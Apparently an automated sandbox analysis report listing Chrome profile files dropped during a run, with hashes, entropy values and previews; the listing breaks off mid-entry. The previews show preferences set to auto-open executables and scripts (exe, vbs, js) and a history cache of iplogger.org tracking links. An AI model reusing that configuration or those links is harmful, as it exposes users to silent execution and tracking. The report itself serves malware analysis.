Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13304176337747565","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\61b8fc2f-e6ed-4e9f-a73e-418a0950becd.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19795
Entropy (8bit):	5.564071440340459
Encrypted:	false
SSDEEP:	384:+AOt6LlcWXs1kXqKf/pUZNCgVLH2HfD1rUwHG8axXe04c:fLl9s1kXqKf/pUZNCgVLH2HfxrU0G8GB
MD5:	5D41DD6FBC633A0173BF81A4A6626F8E
SHA1:	E0644422D1FE3BE124955142DA21A6311BA52CB6
SHA-256:	A02FDAC0C32C889722A1258AB0BD30A70C6B9F23AC4C53730C232FF1C196F34B
SHA-512:	70F01B25E5CF61620F6F7237FCA9BBDCD720281A99B91AF6A7E94AEBD684EE115C35AF774C021AFCE18B94DA98B5FA2D5979B0B1B7F378FC9DDA802A78881C D9
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13304176337747565","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\67a32282-3c1b-46c4-8a8b-0b85cb21452a.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5113
Entropy (8bit):	4.959652206638327
Encrypted:	false
SSDEEP:	48:YcKkMkli5qARiqTlYGlQKHoTw02rf4MqM8C1Nfct/9BhUJo3KhmeSnp4CGk6K2Gm:n8qC1pIKIQ5k0JCKL8PGk6KObOTlVuHn
MD5:	0A7B0FAB076A3A117C19915F469AB693
SHA1:	C0BA4AC24D001499A0715A089FEAE6455D460E07
SHA-256:	B85E5DDC10CE0B39DF751825CC456C1D1F88CDBAB8EB8DF1CAD803AF6F594225
SHA-512:	875F8B6B9B070A7209ECB901824646EC01C025B3DA3954359A5A1761C13A9C805E6D1F0566115690ACA2B3DDACD79FD24C0E36AC6124D09C0685E47CF2C2D7 B
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13304176339180014","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_received_length":["0","0","0","0","0","0","0","0","0","0","0","0"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUscllJ5n0ITpw5JBHV1Kph3/KM=","i3l8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlXNQxlX:qTCT
MD5:	51A2CBB807F5085530DEC18E45CB8569
SHA1:	7AD88CD3DE5844C7FC269C4500228A630016AB5B
SHA-256:	1C43A1BDA1E458863C46DFAE7FB43BFB3E27802169F37320399B1DD799A819AC
SHA-512:	B643A8FA75EDA90C89AB98F79D4D022BB81F1F62F50ED4E5440F487F22D1163671EC3AE73C4742C11830214173FF2935C785018318F4A4CAD413AE4EEEF985DI
Malicious:	false
Preview:	.f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.312438345043995
Encrypted:	false
SSDEEP:	6:sfW4Mdv+q2Pwkn23iKKdK25+Xqx8chI+IFUtqV5fW4Md6cGFZZmwYV5fW4EwVkwS:sflv+vYf5KkTXfchI3FUtyfI63X/kfBy
MD5:	DB31B13217318B6C25E55311B707F542
SHA1:	3A044138E75F7DAFEDDB15418A6D0533A8E703EB
SHA-256:	68510B4EB6B46ADD2D454D219C963AD601E6EA84BC2C563F5F77F6225F9758BF
SHA-512:	1C68D3BB837E032FBCABE094E2D167BCDE6C37F8C431B3D1EB392B54B450B926DD4D519261285D2DE1C6479EE1B0E44A6864CC9B7E64F711376653FE61E583ED
Malicious:	false
Preview:	2022/08/05-14:33:05.687 1f9c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/08/05-14:33:05.688 1f9c Recovering log #3.2022/08/05-14:33:05.716 1f9c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	372
Entropy (8bit):	5.312438345043995
Encrypted:	false
SSDEEP:	6:sfW4Mdv+q2Pwkn23iKKdK25+Xqx8chI+IFUtqV5fW4Md6cGFZZmwYV5fW4EwVkwS:sflv+vYf5KkTXfchI3FUtyfI63X/kfBy

MD5:	DB31B13217318B6C25E55311B707F542
SHA1:	3A044138E75F7DAFEDDB15418A6D0533A8E703EB
SHA-256:	68510B4EB6B46ADD2D454D219C963AD601E6EA84BC2C563F5F77F6225F9758BF
SHA-512:	1C68D3BB837E032FBCABE094E2D167BCDE6C37F8C431B3D1EB392B54B450B926DD4D519261285D2DE1C6479EE1B0E44A6864CC9B7E64F711376653FE61E583ED
Malicious:	false
Preview:	2022/08/05-14:33:05.687 1f9c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2022/08/05-14:33:05.688 1f9c Recovering log #3.2022/08/05-14:33:05.716 1f9c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1126
Entropy (8bit):	5.731944935000212
Encrypted:	false
SSDEEP:	24:aRbJAdbwP3j5q81PUWSOicdq5mHC5mDYMC5A82C5uP2kstC5EscC5ujWUgSC5uTb:aRbedbwf1PUDOvq4CAD/CClCm2rtC+/f
MD5:	70ED7F0FC809ED3AFBDC762E6DC74ACE
SHA1:	E48B58FE7EF59D899FCFF449976D4D3EB7208936
SHA-256:	EC27E39FD4B75BD5D971481F4F66249C80A2BDD2496DB9B0987A723DE76EF4BF
SHA-512:	2F5E6A4EE2F29323B18381EF926CC95FEA11FF2053DBC7E37264C072668D58C6D1051135ABC0013E0866866F003A9E2F21D57992607B5D3006C387B86B057C23
Malicious:	false
Preview:	....."K....1..1abtz4..https..iplogger..org..1nfdk4..1rcgx4..1a4ak4..1ryjc4..1rltx4*s.....1.....1a4ak4.....1abtz4.....1nfdk4.....1rcgx4.....1rltx4.....1ryjc4.....https.....iplogger.....org..2.....1.....4.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....n.....o.....p.....r.....s.....t.....x.....y.....z...:p.....B.....L..... .....*.https://iplogger.org/1AbtZ42.1AbtZ4 (1.1):.....L..... .....*.https://iplogger.org/1nfDK42.1nfDK4 (1.1):.....L..... .....*.https://iplogger.org/1RCgX42.1RCgX4 (1.1):.....L..... .....*.https://iplogger.org/1A4aK42.1A4aK4 (1.1):.....L..... .....*.https://iplogger.org/1RyjC42.1RyjC4 (1.1):.....L..... .....*.https://iplogger.org/1RLtX4

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1518
Entropy (8bit):	4.811167647421241
Encrypted:	false
SSDEEP:	24:Y26aL3M33ayFGRaXa63aDaaraqavatZa+RdsdSdR/RdsdIydMHcmQYhbG7n/iy:Y2nzM3qyvK6qDHGXCtwWsyRLsnMHWYhM
MD5:	5A8E4A22B48FBDBA50941B6EDD64A0F7
SHA1:	C8B3F1CBC88FBCC079A74868DC3238D6C399A5BB
SHA-256:	E214EB13FC73B9441B5417A24B83B4F53F15B0F9A939DA1C646DD1F560900643
SHA-512:	8047D9640CD661AD73A297DD0F63879F6D0FB9B448935EE46DFF341DF4DD7B1BDD43170B37D3C5ED1E9F7EC21D418CB0B8AC4199B7841F8667462940424EE7B
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expi

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5140
Entropy (8bit):	4.964518128912542
Encrypted:	false
SSDEEP:	48:YcKkMkli3bsqARiqTlYGlQKHoTw02rf4MqM8C1Nfct/9BhUJo3KhmeSnp4CGk6Kd:n83C1pIKIQ5k0JCKL8PGk6KTbOTlVuHn
MD5:	8FF5941F53E3507549681F64474B1752
SHA1:	3DD82DEC67AC10BB82A79F64EB809C8F7289D926
SHA-256:	B4E3CE4831EDBDCF912C2E27438D9F221BDB2F623015B97DA9D7040126052EB2
SHA-512:	7C17864D97D99BB1C6BC75BA527574A7B9BC63100B2E95B4B92F62B7FD13964F20F7ACD55C6642E65C807E0834CABB6779F83B985F23EE308D77FD9E253D306
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13304176339180014","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_received_length":["0","0","0","0","0","0","0","0","0","0","0","0"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19795
Entropy (8bit):	5.564071440340459
Encrypted:	false
SSDEEP:	384:+AOt6LlcWXs1kXqKf/pUZNCgVLH2HfD1rUwHG8axXe04c:fLl9s1kXqKf/pUZNCgVLH2HfxrU0G8GB
MD5:	5D41DD6FBC633A0173BF81A4A6626F8E
SHA1:	E0644422D1FE3BE124955142DA21A6311BA52CB6
SHA-256:	A02FDAC0C32C889722A1258AB0BD30A70C6B9F23AC4C53730C232FF1C196F34B
SHA-512:	70F01B25E5CF61620F6F7237FCA9BBDCD720281A99B91AF6A7E94AEBD684EE115C35AF774C021AFCE18B94DA98B5FA2D5979B0B1B7F378FC9DDA802A78881C D9
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13304176337747565","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\439054b4-2b61-458e-92b9-a5858bf42fae.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.971623449303805
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5p7DHJShsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHfHYhsBdLJlyH7E4f3K33y
MD5:	8CA9278965B437DFC789E755E4C61B82
SHA1:	5776B6C90CA1D2DDC765ED673B5E6DC8E167F0D6
SHA-256:	A57D9231244C1FBDE58A1BF50CAD3A1E3EA28D042BFA272782B65139446E7C51
SHA-512:	3065FE0743AD88E02F8C8FF6CF03B832B616DD08061EAE25A5106422228D45EB999EE2CBE4E9C96D5FFC108CB817766240E27BF97E3E5C2A58081D369E2968F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516514667526","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898 D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.971623449303805
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5p7DHJShsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHfHYhsBdLJlyH7E4f3K33y
MD5:	8CA9278965B437DFC789E755E4C61B82
SHA1:	5776B6C90CA1D2DDC765ED673B5E6DC8E167F0D6
SHA-256:	A57D9231244C1FBDE58A1BF50CAD3A1E3EA28D042BFA272782B65139446E7C51
SHA-512:	3065FE0743AD88E02F8C8FF6CF03B832B616DD08061EAE25A5106422228D45EB999EE2CBE4E9C96D5FFC108CB817766240E27BF97E3E5C2A58081D369E2968F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516514667526","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\1d2c5aa3-a93c-4034-bc71-bc598f127bfa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	325
Entropy (8bit):	4.9616384877719995
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5pirhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHirhsBdLJlyH7E4f3K33y
MD5:	B0429187E1BE99DE4D548DC5B2EDEA0A
SHA1:	B3E07BEE5D753BF1B613BD2DE665C7C21E8184F6
SHA-256:	D8DABBF936DAB4F17437ECA255020EA847D76D6B789F9486010C95E995CFED03
SHA-512:	233F7BDAA848A295E9F58CA52761829FE1044DA1DE1FBCAC407FADC8C7ABA1E4FFD7CA7A4FBE649E83FD1815DC2E3619ACB2A22CE5B2C7241E474CDB9AF2F7ED
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516523181804","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0012471779557650352
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE:/M/xT02z
MD5:	F50F89A0A91564D0B8A211F8921AA7DE
SHA1:	112403A17DD69D5B9018B8CEDE023CB3B54EAB7D
SHA-256:	B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC
SHA-512:	BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators

Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.9616384877719995
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5pirhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdHirhsBdLJlyH7E4f3K33y
MD5:	B0429187E1BE99DE4D548DC5B2EDEA0A
SHA1:	B3E07BEE5D753BF1B613BD2DE665C7C21E8184F6
SHA-256:	D8DABBF936DAB4F17437ECA255020EA847D76D6B789F9486010C95E995CFED03
SHA-512:	233F7BDAA848A295E9F58CA52761829FE1044DA1DE1FBCAC407FADC8C7ABA1E4FFD7CA7A4FBE649E83FD1815DC2E3619ACB2A22CE5B2C7241E474CDB9AF2F7ED
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248516523181804","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ae1d6384-ba1b-41c7-96bd-c30f69ddc406.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17529
Entropy (8bit):	5.574343317398204
Encrypted:	false
SSDEEP:	384:+AOtrLlcWXs1kXqKf/pUZNCgVLH2HfD1rU9aCXe04k:cLl9s1kXqKf/pUZNCgVLH2HfxrU99XeY
MD5:	539DE8BC72246E664F13E1B62B2E6D19
SHA1:	696DDFE62BE10EF5E53548FCFDA054714E38BE08
SHA-256:	FD1027E298A1B94790FDDD2F32A79BF2FFAE96600846B874CF1D2A3602E4A5EA
SHA-512:	88559DAF78DA0A1BDE7458730BC3E573DC7935A330C301B0A0A888BD187135FC7F4577A1B4C3E757558A965271A8F12EC0114BDC2D5C925F34D5D591E030652
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13304176337747565","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d15f57f4-5125-409b-bc3c-10154bb64cf7.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1518
Entropy (8bit):	4.811167647421241
Encrypted:	false
SSDEEP:	24:Y26aL3M33ayFGRaXa63aDaaraqavatZa+RdsdSdR/RdsdIydMHcmQYhbG7n/iy:Y2nzM3qyvK6qDHGXCtwWsyRLsnMHWYhM
MD5:	5A8E4A22B48FBDBA50941B6EDD64A0F7
SHA1:	C8B3F1CBC88FBCC079A74868DC3238D6C399A5BB
SHA-256:	E214EB13FC73B9441B5417A24B83B4F53F15B0F9A939DA1C646DD1F560900643
SHA-512:	8047D9640CD661AD73A297DD0F63879F6D0FB9B448935EE46DFF341DF4DD7B1BDD43170B37D3C5ED1E9F7EC21D418CB0B8AC4199B7841F8667462940424EE7B
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expi

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d5225633-432b-4836-af8b-188aa8b508bc.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5113
Entropy (8bit):	4.959652206638327
Encrypted:	false

SSDEEP:	48:YcKkMkli5qARiqTlYGlQKHoTw02rf4MqM8C1Nfct/9BhUJo3KhmeSnp4CGk6K2Gm:n8qC1pIKIQ5k0JCKL8PGk6KObOTlVuHn
MD5:	0A7B0FAB076A3A117C19915F469AB693
SHA1:	C0BA4AC24D001499A0715A089FEAE6455D460E07
SHA-256:	B85E5DDC10CE0B39DF751825CC456C1D1F88CDBAB8EB8DF1CAD803AF6F594225
